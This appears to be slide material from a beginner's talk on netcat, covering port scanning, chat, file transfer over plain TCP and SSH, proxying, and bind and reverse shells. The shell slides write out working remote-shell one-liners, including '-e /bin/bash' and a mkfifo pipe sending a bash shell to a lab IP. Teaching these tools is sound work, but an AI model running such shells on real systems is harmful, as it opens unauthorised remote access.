Basic Tools: Netcat Edition

by

Maurice Cronin

Background

- Left CIT with a BSc in Analytical Chemistry
- Worked in various labs
- Building work
- Tool hire
- Coring and chasing
- Small engine repair
- Back to CIT for the first year of the H. Dip in Cloud Computing
- ~~Software QE at EMC~~ Unemployed degenerated

What we’ll cover tonight

- What a netcat is
- What you can do with it
  - Port scanning
  - Service discovery
  - Bind & reverse shells
  - File transfer & file transfer though SSH
  - Proxying
  - Network traffic

What is Necat?


- Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
- It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.

Netcat pros

- Flexible and easy to use
- Available on multiple platforms
  - *nix, Windows, BSD, Solaris, Busybox
- Widely installed

Netcat cons

- Variation across multiple versions
- Old – last major version (1.10) was released in March 1996.
  - Newer protocols not supported
- No inbuild security/access control
- No IPv6 support



```
mc@MC-Mi:~/Desktop/CorkSec$ nc -h
[v1.10-41]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Scanning/Service discovery

- nc -n -z -w 1 -v 192.168.1.11 1-1000
  - -n for no DNS lookup
  - -z for zero I/O mode,
  - -w 1 for a wait of 1 second
  - Connect to port range 1 to 1000
- echo quit | nc -n -vv 192.168.1.11 22 8081
  - -vv for very verbose

Basic connection/chat client

- nc -v -l 4600
  - Start netcat listening on TCP port 4600
  - -v for Verbose
  - -l for listen on port 4600
- nc -v 192.168.1.11 4600
  - Connect to IP 192.168.1.200 on port 4600
- Add -u to both to connect via UDP

File transfer

Basic transfer

- nc -l -p 4600 > out.txt
- nc -n -v -w 1 192.168.1.11 4600 < in.txt

Transfer with tar/compression

- tar zcvpf – pdf_test/ | nc -w3 192.168.1.11 4600
  - Tar folder pdf_test, pipe to nc and send to IP & port
- nc -l -p 4600 | tar zxvfp -
  - Listen on port 4600, pipe to tar

File transfer - cont’d

Encrypted transfer with ssh

- Open ssh connection with -L 4600:127.0.0.1:4600
- nc -lnvp 4600 127.0.0.1 > out.txt
- nc -v -w 2 127.0.0.1 4600 < in.txt

Backup/Restore drive images

- Not covering this, but there are multiple ways to do this

Bind/Reverse shells

Bind shell

- nc -nlvp 4600 -e /bin/bash
- nc 192.168.1.10 4600

Reverse shell

- nc -lvp 4600
- nc -nv 192.168.1.10 4600 -e /bin/bash

Bind/Reverse shells - cont’d

Shell when -e (the gaping security hole) is absent)

Bind shell

-
  ```
  nc -nvv 192.168.1.11 4600
  ```

-
  ```
  rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -nvvl 4600 >/tmp/f
  ```

Reverse shell

-
  ```
  nc -vvnlp 4600
  ```

-
  ```
  rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.10 4600 >/tmp/f
  ```

Proxy

```
nc -l -k -p 4600 < /tmp/p | nc 192.168.1.11 8081 > /tmp/p
```

With logging

```
nc -l -k -p 4600 < /tmp/p | tee 1.log | nc 192.168.1.11 8081 | tee /tmp/p 2.logs
```

Network traffic

New links

- http://nc110.sourceforge.net
- https://nmap.org/ncat/
- http://www.dest-unreach.org/socat/